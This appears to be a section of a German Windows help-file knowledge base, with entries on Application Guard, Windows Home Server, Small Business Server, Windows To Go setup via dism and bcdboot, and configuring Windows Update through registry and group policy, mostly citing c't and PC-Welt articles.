- **Windows Defender Application Guard:** Edge und Internet-Explorer werden hierbei in einer Virtuellen Maschine (Hyper-V) ausgeführt, die unter C:\Windows\Containers\WindowsDefenderApplicationGuard.wim liegt und nur 19 MByte groß ist, da fehlende Element vom Host importiert werden. Das Feature ist exklusiv für die Enterprise-Version freigegeben und benötigt mindestens 8GByte RAM. Über eine RDP-Verbindung wird mit dem Wirt kommuniziert. Der Browser wird hierbei mit einem roten Rahmen angezeigt. In der strikten Grundeinstellung gehen heruntergeladene Dateien und Einstellungen beim Schließen des Browsers verloren und auch die Zwischenablage kann nicht zum Austausch zwischen Host und virtueller Maschine benutzt werden. Ausnahmen für unternehmensinterne URL-Adressen, die ohne Virtualisierung geöffnet werden sollen, können unter „Computerkonfiguration/Administrative Vorlagen/Netzwerk/Netzwerkisolation“ definiert werden.

WindowsDefenderExploitGuard

\$ Windows Defender Exploit Guard

K Windows Defender Exploit Guard;Defender Exploit Guard;Exploit Guard (Windows Defender Exploit Guard)

##\$K Windows Home Server (WHS)

Ende 2007 möchte Microsoft den WHS als abgespeckte Version von Windows Server 2003 auf den Markt bringen. Wenn er nicht über die WHS-Konsole sondern mit normalen Werkzeugen konfiguriert wird, besteht die große Gefahr, dass nicht mehr alles funktioniert. Einige typische Server-Aufgaben sind aber nicht vorgesehen:

- DHCP, DNS: IP-Adressen muss weiterhin der DSL-Router vergeben!
 - Domain-Controller, Active Directory: User müssen weiterhin auf jedem Rechner einzeln konfiguriert werden!
- Das Backup von NTFS-Partitionen der einzelnen PCs im Netz funktioniert gut und effizient. c't Heft 17/2007, Seite 168ff.

Gemäß PC-Welt Heft 7/2008, Seite 24 hat MS jetzt mit KB950190{bmc earth16.bmp} (bzw. gemäß c't Heft 8/2009, Seite 49 mit dem "Power Pack 2") den Bug behoben, dass Datensicherungen von Systemen mit eingeschalteter NTFS-Kompression zuweilen unbrauchbar sind.

An gleicher Stelle wird aber berichtet, dass es (gemäß MS "jenseits der Vorschriften der Belastungsgrenzen") während der Datenbearbeitung über Freigaben zu zerstörten Daten kommt. Demnach sollte der Homeserver nicht als Fileserver verwendet werden!

In der PC-Welt Heft 3/2008, Seite 130ff wird die Installation des WHS beschrieben.

Einen Vergleich zwischen WHS und NAS gibt's in der c't Heft 24/2007, Seite 94ff:

- Statt aktuellem MediaPlayer 11 mit vollwertigem UPnP-AV (=DLNA) der alte MediaPlayer 10 und ein separater beschnittener UPnP-AV-Server.
- Gutes Backup

Nützliche Software-Erweiterungen zum Home-Server werden in der c't Heft 24/2007, Seite 106ff vorgestellt: OnTheFlyUnzipper, Download-Manager, uTorrent, Whiist Website Manager mit z.B. Fotoalbum-Funktion, DHCP4WHS.

Bei einem WHS mit mehreren Festplatten können Verzeichnisse so konfigurieren, dass sie doppelt auf unterschiedlichen Platten gespeichert werden. Die ist oft eine wirtschaftliche Ausfall-Sicherung für Dokumente, ohne dass auch gleich alle Videos Platz für doppelte Speicherung brauchen.

Gemäß c't Heft 8/2009, Seite 49 kann nach dem Aufspielen von "Power Pack 2" auch der Zugriff von einem anderen PC mittels dem Media-Center: Auf dem Homeserver gespeicherte Fernseh-Aufzeichnungen, und MP4-Dateien.

Gemäß c't Heft 9/2009, Seite 78 hat der Scaleo Home Server 1900 (mit 2*500GB, 7200 U/min und 512MB Hauptspeicher) von Fujitsu-Siemens gibt es auch 2105 (2GB und 5400 U/min-Energiesparfestplatten) oder 2205 (2GB, 1 TByte). Als Alternative zu diesem Gerät mit WHS (Lizenz für 10 Clients) und guter Performance und Backup-Funktion für NTFS-Partitionen gibt es die gleiche Hardware von Intel als "Helena Island" (oder auch SS4200-E) als NAS mit Linux: Unbegrenzte Anzahl von Clients, Geräte-Überwachung via SNMP.

Der WHS als Alternative zum Small Business Server oder zu einem Linux-Server für Arbeitsgruppen mit max. 10 PCs ist das Thema in der c't Heft 15/2009, Seite 126ff.

Gemäß c't Heft 10/2010, Seite 132f stellen Virens Scanner für den WHS oft ein Problem dar:

- Die meisten Desktop-Antivirus-Produkte lassen sich nicht installieren.
 - Scanner für Server sind teuer und nicht auf die Managementkonsole des WHS zugeschnitten
- Geeignete Scanner siehe im Heft-Artikel: NOD32 von Eset, WHS-Versionen von Mc Afee, Avast und F-Secure.

Während ab Vista bevorzugt IPv6 verwendet wird, unterstützt der WHS (basierend auf Server 2003) dieses erst, wenn in den Eigenschaften einer Netzwerkverbindung über Installieren dieses Protokoll nachgerüstet wird. Damit auch Dateifreigaben über IPv6 laufen, muss zusätzlich noch der Servername mit der IPv6-Adresse verknüpft werden: Entweder im DNS-Server oder in der hosts-Datei (%windir\system32\drivers\etc\hosts). Da der Remote-Desktop von Win-Server 2003 aber noch nicht mit IPv6 funktioniert und die

Windows-Home-Server-Konsole damit arbeitet, funktioniert diese dann aber zunächst nicht mehr. Workaround: Auf dem Client unter HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Home Server\Transport\Server, Name den jetzt auf IPv6 verweisenden Servername durch die IPv4-Adresse ersetzen. (c't Heft 19/2010, Seite 147)

Vom Test einer auf der Basis von Server 2008 R2 entwickelten neuen Version des WHS wird als Beta-Version in der c't Heft 20/2010, Seite 112ff berichtet. Dieser WHS ist recht ähnlich zum ebenfalls im Beta-Test befindlichen neuen Small-Business-Server. Statt Media-Streaming und Heimnetzwerkgruppen für max. 10 User gibt's dort Active Directory für bis zu 25 User.

Der Upgrade von einer alten Version auf WHS 2011 (basierend auf Windows Server 2008 R2) ist Thema in c't Heft 14/2011, Seite 180ff. Ob sich der Umstieg lohnt, muss anhand der Liste der Vorteile und Risiken abgewogen werden.

Siehe auch [Home-Server](#), [Windows Small Business Server](#).

WinHomeServer

\$ Windows Home Server (WHS)

K Windows Home Server;WHS

#\$K Windows Small Business Server

Die Neuerungen beim SBS 2011 werden in der c't Heft 7/2011, Seite 128 beschrieben.

Siehe auch [Windows Home Server](#).

WinSmallBusServer

\$ Windows Small Business Server

K Windows Small Business Server; Small Business Server; SBS (Win Small Business Server)

#\$K Windows Server 2008

Gemäß c't Heft 7/2008, Seite 142ff gibt's vom "Server 2008" auch eine kostenlose 240-Tage-Testversion (32- und 64bit) unter <http://www.microsoft.com/germany/windowsserver2008/default.mspx{bmc earth16.bmp}> bzw. <http://go.microsoft.com/?linkid=8544204{bmc earth16.bmp}>.

Zum Schutz vor Viren kann der IE 7 beim Server keine HTML-Seiten aus dem Web aufrufen und auch Scripting und ActiveX ist deaktiviert. In der PC-Welt Heft 6/2008 Seite 48ff ist unter anderem beschrieben, wie man diese Restriktion im "Server Manager" lockert und auch wie man "visuelle Effekte" und Aero aktiviert.

WinServer2008
\$ Windows Server 2008
K Windows Server 2008

##\$K Windows To Go

Windows 8 kann nur auf einem partitionierbaren Datenträger, bei dem das "Removable Media Bit" RMB auf 0 steht, installiert werden. Während sich externe Festplatten am eSATA-Port so einstellen lassen, ist die Installation auf USB-Sticks (noch) nicht möglich, das der "DataTraveler Ultimate KW-U4132-1FA" von Kingstons noch nicht in Europa, sondern nur in USA verfügbar ist. C't Heft 12/2012, Seite 10.

Wie man sich ein "Windows 8.1 To Go" konfiguriert, ist in der PC-Welt Heft 11/2013, Seite 42ff erklärt.

Auch in der c't Heft 12/2013, Seite 160ff (http://www.ct.de/1312160/bmc_earth16.bmp) geht es darum:

- Zu Windows 8 Enterprise gehört ein Assistent, der mit wenigen Mausklicks das System auf einem USB-Stick installiert. Es geht aber auch mit "Windows 8" (= Core) und "Windows 8 Pro" mit einer Einschränkung: Dieses System ist dann nicht automatisch auf jedem PC aktiviert. Daher ist es nur für den Einsatz an einem PC geeignet, z.B. zum sichereren Online-Banking, als Reparatur-System. Oder auch als Test-Umgebung.
- Für einen UEFI-PC als Zielgerät benötigt man zwingend die 64bit-Variante.
- Es gibt speziell für Windows-To-Go zertifizierte Sicks und externen Festplatten. Was dahinter steckt ist nicht in allen Details bekannt. In der Praxis zeigt sich, dass man von USB-3.0-Festplatten leider oft nicht booten kann. Bisher hat nur "My Passport Enterprise" von WD die Microsoft-Zertifizierung. Diese Platte benötigt aber vor dem Einsatz die Behandlung mit dem mitgelieferten "Compass Utility", um akzeptable Geschwindigkeit zu haben.
- Normalerweise erkennt Windows auf Sticks nur eine einzige Partition, Windows-To-Go braucht aber zwei Partitionen. Die zertifizierten Sticks haben eine modifizierte Firmware, die sich als "Fixed Media" ausgibt, also wie eine externe Festplatte. Schnelle USB-3.0-Sticks sind u.U. so leistungshungrig, dass sie einen USB-2.0-Anschluß permanent überlasten und damit möglicherweise beschädigen. Mindestens 32 GByte sind notwendig!

Es gibt 3 Methoden, ein Windows-To-Go zu installieren:

- **Mit dem Assistenten aus der Enterprise-Version:**

- Dieser steckt auch z.B. in der 90-Tage-Testversion, die man sich als ISO-Datei downloaden kann, wenn man sich beim Microsoft-Konto als zum Kreis der Entwickler gehörend ausgibt. Diese Testversion installiert man sich in einer virtual Machine (VMware Player, Virtual Box). Das Setup-Medium (DVD oder ISO-Datei mit Laufwerksemulation) und der angestöpselte USB-Laufwerk müssen vor dem Start des Assistenten mit der virtual Machine verbunden sein.
- Mittels Windows-Taste und eintippen von "Windows To Go" kann man den Assistenten starten. Wenn der Assistent ein geeignetes Ziel-Medium gefunden hat (Stick >=32GByte mit "Fixed Media" oder USB-Festplatte), dann wird die Quelle benötigt, die Datei Install.wim aus dem Ordner \Sources einer Enterprise- oder entsprechenden Test-Version.
- Der Rest braucht keine weitere Erklärung. Nach bis zu ca. 15 Minuten kommt noch die Frage nach "Startoption für Windows To Go". Wird sie ausgewählt, dann wird auf dem aktuellen Geräte auf der eingebauten Festplatte auf der ersten primären Partition eine leere Datei "BOOTGT" angelegt. Dies soll es überflüssig machen, über die BIOS/UEFI-Optionen das Booten vom externen Datenträger aktivieren zu müssen, funktioniert aber nur selten.
- Beim ersten Start des neuen Systems sind die üblichen Einstellungen vorzunehmen. Wurde die 90-Tage-Testversion als Grundlage genommen, dann erscheint beim ersten Booten ein Hinweis auf den abgelaufenen Testzeitraum und erste beim nächsten Booten dann die verbleibenden 90 Tage. Besitzer einer Enterprise-Lizenz können mittels slmgr den Lizenzschlüssel eingeben und die Installation damit dauerhaft aktivieren.

- **Ohne Assistent ein neues Windows**

- Für diese Methode eignet sich als Quelle auch die Install.wim aus einer Core- oder Pro-Version. Häufig ist sie auf einer normalerweise nicht sichtbaren Partition der eingebauten Festplatte verfügbar. Man muss nur in der Datenträger-Verwaltung (eventuell vorübergehend) der Partition einen Laufwerksbuchstaben zuweisen. Falls da aber statt eines Install.wim nur eine Install.esd-Datei liegt, muss dies zuerst konvertiert werden.
- Den Ziel-Datenträger (externe Festplatte oder Spezial-USB-Stick mit "Fixed"-Einstellung) partitionieren: Ein 350 MByte FAT32-Partition (aktiviert!) und den Rest als NTFS-Partition anlegen und formatieren und mit sinnvollen Labels/Namen (z.B. USB-Boot und USB-Win) versehen.
- Eine Eingabe-Aufforderung mit Adminrechten öffnen. Wenn die install.wim auf x: und der zu erstellende USB-Datenträger f: als Laufwerksbuchstaben haben, dann diesen Befehl eingeben:
`dism /apply-image /imagefile:x:\sources\install.wim /index:1 /applydir:f:\`
Das /index:1 steht dabei für das erste Abbild in der *.wim-Datei. DVD's von enterprise-Versionen enthalten meist nur ein Abbild. Bei den Core- und Pro-Versionen ist in der Regel das 1. Abbild die Pro-Version und das zweite Abbild die Core-Version. Wer nicht rumprobieren möchte, kann mittels `imagex` aus dem "Windows Assessment and Deployment Kit" ADK (früher WAIK) nachsehen.

WindowsToGo

\$ Windows To Go

K WindowsToGo;Windows To Go; Portable Workspace Creator

- **Mittels**

```
bcdboot f:\windows /s e: /f all /l de-de
```

werden noch die zum Booten notwendigen Dateien in die 350MByte-Partition e: geschrieben, um f:\windows zu Booten. /l de-de legt Deutsch als Sprache für den Bootloader fest. /f all sorgt auch für einen UEFI-Bootsektor.
- Beim Erst-Boot sind die gewohnten Einstellungen vorzunehmen. Falls kein Enterprise-Lizenzschlüssel eingegeben wird sondern ein Core- oder Pro-Key, kommt die Abfrage bei jedem Gerät, an dem der Stick verwendet wird, wieder erneut. Nach zu vielen Aktivierungen sperrt Microsoft den Schlüssel irgendwann. Die Schlüssel-Eingabe kann man aber zunächst auch überspringen und erst in den nächsten Tagen nachholen, z.B. wenn die Installation sowieso nur für wenige Tage ist.
- **Ohne Assistent eine Kopie des aktuellen Systems**
 - Um das aktuelle Windows in eine *.wim-Datei zu packen, darf es selbst nicht laufen. Am besten startet man das Gerät mit dem Notfall-System. Bei Win 8.x kann man dies erreichen, indem man beim "Neu starten" die Shift-Taste gedrückt hält und dann "Problembehandlung", "Erweiterte Optionen", "Eingabeaufforderung" auswählt.
 - Nach Account-Auswahl und (wenn gesetzt) der Passworteingabe und "Fortsetzen" ist man am Command-Prompt. Um jetzt (ohne Explorer) die Laufwerke zu identifizieren, die jetzt anders als normal sind, kann man den Datei-Öffnen-Dialog z.B. aus dem Notepad verwenden. Die normale Windows-Installation ist meist auf d:. In diesem Fall verpackt der Befehl

```
d:\windows\system32\dism /capture-image /imagefile:d:\cap.wim /capturedir:d:/name:"cap"
```

das System in die Datei cap.wim (kann auch anders benannt werden). Der Parameter /name: muss zwar angegeben werden, wird aber nicht verwendet.
 - Wieder das normale System booten und den Ziel-Datenträger partitionieren wie oben beschrieben.
 - ```
dism /apply-image /imagefile:c:\cap.wim /index:1 /applydir:f:\
```

verfrachtet dies wieder auf den Datenträger.
  - **Mittels**  

```
bcdboot f:\windows /s e: /f all /l de-de
```

wieder die zum Booten notwendigen Dateien in die 350MByte-Partition e: schreiben.
  - Bevor damit gebootet werden kann, sind noch Registry-Änderungen notwendig: Die Datei \Windows\system32\config\system. vom USB-Datenträger als Struktur im RegEdit laden, z.B. mit dem Namen "togo" unter HKLM. Dann HKLM\togo\HardwareConfig, BootdriverFlags auf 0x14 setzen, damit Windows die USB-Treiber rechtzeitig lädt. Den Schlüssel HKLM\togo\MountedDevices ganz löschen, um zu verhindern, dass Windows To Go doch wieder die eingebaute Festplatte verwendet und die Laufwerk neu erkennt. Nicht vergessen, mittels "Struktur entfernen" die Änderungen auch in die Datei zurückzuschreiben.

Damit ist der Datenträger bereit zum Booten.

Bei einem Windows-To-Go sind die Funktionen für Auffrischen und Zurücksetzen des Betriebssystems deaktiviert. Ein geg. vorhandener TPM-Chip wird nicht verwendet.

#### **Nacharbeiten:**

- Der Windows-Store ist deaktiviert. Er kann über den Gruppenrichtlinieneditor unter Computerkonfiguration, Administrative Vorlagen, Windows-Komponenten, Store, "Installieren von Apps in Windows To Go-Arbeitsbereichen durch den Store zulassen" wieder aktiviert werden. Bei der Core-Version ohne Gruppenrichtlinieneditor über den Registry-Eingriff HKLM\Software\Policies\Microsoft\WindowsStore, EnableWindowsStoreOnWTG (DWord) auf 1 setzen, wobei meist sowohl WindowsStore als auch EnableWindowsStoreOnWTG neu angelegt werden müssen.
- Der "stillgelte Ruhezustand" muss bei Bedarf auch extra re-aktiviert werden: Gruppenrichtlinieneditor unter Computerkonfiguration, Administrative Vorlagen, Windows-Komponenten, Portables Betriebssystem bzw. HKLM\System\CurrentControlSet\Policies\Microsoft\PortableOperatingSystem, Hibernate (DWord) mit dem Wert 1. Dabei ist ab "Microsoft" incl. geg. alles neu anzulegen. Zusätzlich ist noch `powercfg -h on` auf der Kommandozeile notwendig.
- Der Zugriff auf die eingebaute Festplatte ist normalerweise gesperrt. In der Datenträgerverwaltung kann die als "offline" markierte Festplatte übers Kontextmenü aktiviert werden.
- Wenn man noch weitere Installationen auf die externe Festplatte bringen möchte, kann man über Die Datenträgerverwaltung geg. die vorhandene Partition verkleinern und eine/mehrere weitere NTFS-formatierte Partitionen anlegen. Und mit der zweiten oder dritten Methode hier ein weiteres System installieren. Den zusätzlichen Booteintrag erstellt man am besten mit EasyBCD: Als "BCD-Speicher" wählt man die Datei \Boot\BCD aus der 350MB-Partition und fügt einen zusätzlichen Eintrag hinzu.

## #\$K Windows-Update-Funktion

Die in Win2000/XP eingebaute Update-Funktion führt nach dem Download die Installation der Patches gleich durch. Konfigurieren kann man sie unter Systemsteuerung, System, [Automatische Updates{bmc shortcut.bmp}](#). Der [Dienst{bmc shortcut.bmp}](#). "Automatische Updates" muss gestartet sein, damit es geht. Wenn man das Update später nochmal braucht, muss man erneut downloaden. Oder wenn ein PC keinen Internetanschluss hat, dann findet man gemäß Zeitschrift PC-Welt Heft 11/2002 Seite 118 die Updates auch unter <http://www.microsoft.com/downloads{bmc earth16.bmp}>. Eventuell auch gemäß Seite 116 im oben genannten Heft die zunächst die Updatefunktion starten und dann, wenn nach der Suche nach Updates die fürs jeweilige System sinnvollen Updates aufgelistet erscheinen, kann man auf dieser Seite

- bei Win9x unter "Personalisieren

- bei Win2000/XP unter "Windows Update anpassen"

weitere Einstellungen machen. Bei 2000/XP kann man die Klickbox "Verknüpfung für Updatekatalog unter 'siehe auch' anzeigen" aktivieren und findet dann nach dem Speichern einen neuen Link "Windows Update" in der Navigationsleiste. Bei diesem Link muss man Betriebssystemversion und Sprache auswählen und kann dann die Downloads zur späteren Verwendung speichern.

Updates zu Windows selbst finden sich unter <http://windowsupdate.microsoft.com{bmc earth16.bmp}>. Updates zu Office unter <http://office.microsoft.com/germany/ProductUpdates/default.asp{bmc earth16.bmp}>.

Wird unter [HKLM\Software\Microsoft\Active Setup\SteppingMode{bmc edit.bmp}](#) neu angelegt und auf Y gesetzt, dann lassen sich die heruntergeladenen Dateien vor der Installation für weitere Installationen sichern! Bei Meldung "Install Engine - Starting install Phase" eine Kopie der Unterverzeichnisse aus c:\Programme\Windowsupdate\cabs erstellen. Anschließendes "Abbrechen" bricht Steppingmode ab und installiert weiter ohne den Steppingmode, löscht aber auch Reg-Eintrag! Er muss also vor dem nächsten Update wieder eingetragen werden! (kann auch ein Batch im Autostart machen!) PC-Welt Heft 7/2004, Seite 232. Anmerkung: Mir ist es noch nicht gelungen, den Steppingmode zu aktivieren! Möglicherweise ist dies bei der aktuellen Version des Windows-Updates auch nicht mehr möglich.

Wer auf den Microsoft-Seiten "Aktualisieren mehrerer Betriebssysteme" wählt (eventuell nach der Suche nach notwendigen Updates und aufschreiben der KB-Nummern) oder direkt auf die entsprechende Seite <http://v4.windowsupdate.microsoft.com/catalog/de> geht, kann sich die notwendigen Dateien downloaden und für eine Neu-Installation abspeichern oder per SlipStream in die Setup-CD integrieren. Siehe auch PC-Welt Heft 8/2005, Seite 121 und Heft-CD "Windows-Ersatzteillager".

Wenn Windows-Update ein schon eingespieltes Update trotzdem immer wieder einspielen möchte, dann, gemäß c't Heft 8/2004, Seite 192 bzw Microsoft-Knowledgebase [319109{bmc earth16.bmp}](#) die Nummer des Updates merken und unter [HKLM\SOFTWARE\Microsoft\Updates\Windows XP{bmc tree.bmp}](#) SPx den Schlüssel für dieses Update löschen. Nach einem weiteren, jetzt hoffentlich erfolgreichen Update-Versuch sollte es dann erledigt sein! Siehe auch [Troubleshooting Windows-Systemdateien](#).

Wie man im LAN einen WSUS bzw. SUS = Software-Update-Service nicht nur auf dem Win2000-Server mit SP2 plus IIS 5.5. oder Win2003-Server sondern auch auf XP-Professional installiert, damit sich alle Clients die Hotfixes hier abholen können, ist in der Zeitschrift c't Heft 21/2003, Seite 118 beschrieben: Stefan Finkenzeller, Karsten Viola: Hotfix-Buffer. Die neue Version, die auch z.B. Office bedient, ist in c't Heft 14/2005, Seite 178 beschrieben. Mit dem auf Seite 181 beschriebenen Trick braucht man auch weiterhin keine Server-Version von Windows, sondern es reicht ein Win2K oder WinXP-Pro: Wegen der eingebauten Überwachung muss man mit einer Zweitinstallation (z.B. Bart's Windows-PE) muss man [HKLM\SYSTEM\Setup\SystemPrefix{bmc edit.bmp}](#) die letzten vier Bytes auf 00 00 32 DC ändern. Außerdem den Wert [HKLM\SYSTEM\CurrentControlSet\Control\ProductOptions.ProductType{bmc edit.bmp}](#) von WinNT in ServerNT. Je nachdem wie man den Hieve SYSTEM beim Laden benannt hat, ändert sich die Pfade und CurrentControlSet gibt es nicht, sondern ControlSet001 etc.! Mit dem Patch gewinnt man keine volle Server-Funktionalität, aber die benötigt WSUS auch nicht, der Glaube daran reicht ihm!

In der Zeitschrift c't Heft 13/2004 Seite 194 (Softlink [0413194{bmc earth16.bmp}](#)) ist beschrieben, wie man mittels einiger Skripte eine "Offline-Update-CD" für Win2000 oder WinXP mit den aktuellen Patches erstellt, um einen PC ohne Internet-Verbindung zu aktualisieren.

Als Ergänzung hierzu ist im Heft 15/2004, Seite 205 angegeben, dass man einzelne Patches (ohne direkte Installation) wie folgt von Microsoft downloaden kann: Wenn man statt dem IE z.B. Mozilla oder Opera für den Besuch einer entsprechenden Knowledgebase-Adresse verwendet, dann hat man für den Download statt eines Buttons mit Script den Download-Link verfügbar!

Der automatische Start des [Dienstes](#) "wuauserv" für automatische Updates kann bei XP SP2 in der [Systemsteuerung](#) über das [Sicherheits-Center wscui.cpl{bmc shortcut.bmp}](#) konfiguriert werden oder aber auch von der

---

# WindowsUpdateFunktion

\$ Windows-Update-Funktion

K Windows-Update-Funktion; Update-Funktion Windows;SteppingMode (Win-Update-Funktion); WSUS (Win Software-Update-Service);SUS (Software-Update-Service);Workstation-to-Server-Patch;RebootWarning (WindowsUpdate);Offline-Windows-Update

Kommandozeile über sc.exe, z.B. Status-Abfrage sc query wuauserv{bmc dos.bmp}. Warum die Konfiguration der automatischen Updates aus dem Sicherheitscenter heraus nur eingeschränkt möglich ist und nur unter Systemsteuerung, System, Automatische Updates{bmc shortcut.bmp} detailliert, bleibt mal wieder ein Microsoft-Geheimnis.

Da der Update-Agent als System-Dienst läuft, kennt sie die für User eingetragenen Proxies nicht, zumindest in der Version V4 (vor XP SP2)! Update hinter einem Proxy geht nur, wenn Windows so umkonfiguriert ist, dass es die Proxy-Einstellungen systemweit verwendet! (Zeitschrift c't Heft 23/2003, Seite 196). Gemäß Heft 21/2004, Seite 186f (Softlink 0421186{bmc earth16.bmp}) ist bei Windows-Update V5 für einen Proxy nur noch die Kommandozeile proxycfg -u{bmc dos.bmp} mit Admin-Rechten notwendig, damit die Proxy-einstellungen aus der Internet Explorer-Konfiguration auch für den Update-Client übernommen werden. Ein sofortiger Start der Suche nach Updates ist bei V5 mit wuauclt.exe /detectnow{bmc dos.bmp} möglich. Als Logfile verwendet V5 %windir%\WindowsUpdate.log{bmc shortcut.bmp} und die Vorversionen %windir%\Windows Update.log{bmc shortcut.bmp}.

Gemäß PC-Professionell Heft 3/2005, Seite 50 kommt es vor, dass das Property-Sheet für automatische Windows-Update in den Systemeigenschaften gleich zweimal vorhanden ist. Dann ist unter HKLM\Microsoft\Windows\CurrentVersion\ControlsFolder\System\Shell\PropertySheetsHandler{bmc tree.bmp} einer der hier doppelt vorhandenen Einträge Auto Update Property Sheet Extension zu löschen.

Wenn nur User mit eingeschränkten Rechten eingeloggt sind, dann rebootet das Windows-Update den Rechner mit 5 Minuten Vorwarnzeit gnadenlos, wenn ein Update einen solchen Reboot erfordert. Durch Hinzufügen des Eintrags HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU\_NoAutoRebootWithLoggedOnUsers{bmc edit.bmp} (DWORD) mit dem Wert 1 wird der User nur noch mit einem Fenster zum Reboot aufgefordert. Der eingeschränkte User kann das Fenster nicht schließen, nur verschieben, ein Admin kann es auch schließen. Gemäß http://winaero.com/blog/how-to-permanently-stop-windows-10-reboots-after-installing-updates/{bmc earth16.bmp} ist bei Win10 für den Reboot ein Task "Reboot" des Taskschedulers (Aufgabenplanung) unter Aufgabenplanungsbibliothek\Microsoft\Windows\UpdateOrchestrator verantwortlich. Diesen Task deaktivieren! Es kann aber wohl passieren, dass Windows den Task wieder aktiviert. Als Abhilfe kann man unter %windir%\System32\Tasks\Microsoft\Windows\UpdateOrchestrator{bmc explorer.bmp} die Datei Reboot, geg. nachdem man die Ownership übernommen hat, umbenennen (z.B. in Reboot.bak) und dann einen in diesem Ordner einen neuen Ordner Reboot anlegen. Durch diesen Ordner scheitert Windows beim Versuch, einen Reboot-Task neu anzulegen.

Gemäß PC-Welt Heft 12/2007, Seite 166 ist Vista in der Voreinstellung noch radikaler. Hier lässt sich aber über die Oberfläche umstellen auf "Updates herunterladen, aber Installation manuell durchführen" umstellen.

Gemäß c't Heft 18/2008, Seite 170f kann man die Zeit, bis die Aufforderung zum Reboot nach einem Update erneut erscheint, die normalerweise bei 5 Minuten liegt wie folgt z.B. auf 120 Minuten stellen. Bei Windows XP sind dazu unter HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU{bmc tree.bmp} die Einträge RebootWarningTimeoutEnabled{bmc edit.bmp} = 1 und RebootWarningTimeout{bmc edit.bmp} = 120 als DWORD anzulegen.

Über den (bei WinXP Home nicht verfügbaren) Gruppenrichtlinien-Editor geht's über  
Computer Configuration  
Administrative Vorlagen  
Windows Komponenten  
Windows Update

und kann hier unter "Erneut zu einem Neustart für geplante Installationen auffordern" ("Re-prompt for restart with scheduled installations") die Minuten einstellen.

Unter Vista finden sich Einstellungen des Windowsupdates unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate{bmc tree.bmp}. Ob hier die Einträge auch funktionieren, ist unbekannt.

Die Standard-Einstellungen (z.B. Updates vom Microsoft-Server statt von einem lokalen Server) stellt man wieder her, indem man HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate{bmc tree.bmp} löscht.

In gewissen Fällen (z.B. nach Umzug eines Windows-Systems via Backup/Restore auf eine neue Hardware) ist Windows-Update u.U. deaktiviert. Problem-Ursache ist dann oft der Intel Matrix-Storage-Treiber. Deinstallieren der Treiber und installieren der neusten Version für das Gerät hilft hier dann oft. (c't Heft 5/2014, Seite 162)

Updates lassen sich mit dem Tool http://www.wsusoffline.net/{bmc earth16.bmp} von den Microsoft-Servern für Windows Server 2003, WinXP/Server 2003 x64, Vista/Server 2008, Win7/Server2008R2, Win8/Server2012 und/oder Win8.1/Server2012R2 in diversen Sprachen herunterladen und z.B. als \*.ISO speichern. Damit lassen sich dann PCs, die nicht online sind, aktualisieren. Hinweis: Das Tool beschwert sich u.U. beim Start wegen zu langem Pfad. Die Dateien dann nicht unter z.B. C:\Program Files (x86)\wsusoffline sondern unter c:\wsusoffline ablegen und von da aus starten. Temporär werden die Downloads in Unterverzeichnissen des Programmverzeichnisses abgelegt. Der Datenträger muss groß genug sein und das Programm muss hier Schreibrechte haben.

Wer mehrere Windows-Rechner in einem Netz betreibt, kann sich einen Windows-Update-Server einrichten, damit die ganzen Dateien nicht von jedem Gerät separat von Microsoft geladen werden müssen. PC-Welt Heft 7/2015, Seite 97. Über <http://www.pcwelt.de/8534366{bmc earth16.bmp}> gibt es Bedienungstipps zum WSUS. Normalerweise ist dafür ein Windows-Server erforderlich. In dem PC-Welt-Artikel wird gezeigt, wie auch ohne Server der Großteil der Updates nur einmal für alle PCs runtergeladen werden muss.

In der c't Heft 23/2015, Seite 90ff gibt es folgende Infos zu Einstellungen der Windows-Update-Funktion:

- In den Gruppenrichtlinien [gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp}](#) muss unter Computerconfiguration, Administrative Vorlagen, Windows-Komponentnen, Windows-Update das "Automatisch Updates konfigurieren" aktiviert werden, damit die anderen Policy-Einstellungen aktiv sind. Dies entspricht dem Registry-Eintrag [HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU, AUOptions{bmc edit.bmp}](#) (DWORD). Dabei müssen die Pfade WindowsUpdate und AU eventuell zuerst angelegt werden. Die Werte hier haben folgende Bedeutung (zumindest bei Win 10 im RichtlinienEditor mit Zahlenwert angegeben): 2 = "Vor Herunterladen und Installation benachrichtigen", 3 = "Autom. herunterladen, aber vor Installation benachrichtigen", 4 = "Autom. Herunterladen und laut Zeitplan installieren", 5 = Lokalen Administrator ermöglichen, Einstellungen auszuwählen. Im Fall von 4 muss noch [ScheduledInstallDay{bmc edit.bmp}](#) (0 = täglich, 1 = sonntags ... 7 = samstags) und [ScheduledInstallTime{bmc edit.bmp}](#) (0 .. 23 für die Stunde) gesetzt werden.
- Die Policy "Keinen automatischen Neustart für geplante Installationen automatischer Updates durchführen, wenn Benutzer angemeldet sind" Diese [NoAutoRebootWithLoggedOnUsers{bmc edit.bmp}](#) kann durch den Wert 1 aktiviert werden, wenn gelegentlich jemand nach dem Rechten sieht.
- Die Policy "Automatische Updates sofort installieren" = [AutoInstallMinorUpdates{bmc edit.bmp}](#) bezieht sich auf Updates, die keinen Systemdienst unterbrechen und auch keinen Neustart erfordern und wird mit dem Wert 1 aktiviert.

Änderungen der Einstellungen werden erst verzögert wirksam, eventuell nicht mal direkt nach einem Windows-Neustart.

Bei Windows 10 gibt es keine Unterscheidung in "wichtige", "empfohlene" und "optionale" Updates mehr. Zum monatlichen Patchday gibt es nur noch ein kumulatives Update. Die alten Gruppenrichtlinien-Einstellungen gibt es weiterhin, wirklich Einfluss auf das Verhalten hat aber offenbar nur noch "automatisch" oder "Benachrichtigung vor .." bzw nach dem Download. Statt der Option, Neustarts zu verhindern sollte die Möglichkeit zum Verzögern des Neustarts um max. 2 Tage aus dem Einstellungsdialog "Updates und Sicherheit", "Windows Update", "Erweiterte Optionen" über "Zur Planung eines Neustarts benachrichtigen" verwendet werden. Bei der Home-Version von Windows 10 werden möglicherweise die Policies gar nicht mehr berücksichtigt.

Gemäß dem c't-Artikel kann das aktivieren der alten Policies trotz "automatisch Updates sofort installieren" dazu führen, dass der Defender trotzdem keine Signaturupdates bekommt. Das zurücksetzen der Richtlinie auf "nicht konfiguriert" entspricht dem Löschen des Registryzweigs [HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate{bmc tree.bmp}](#).

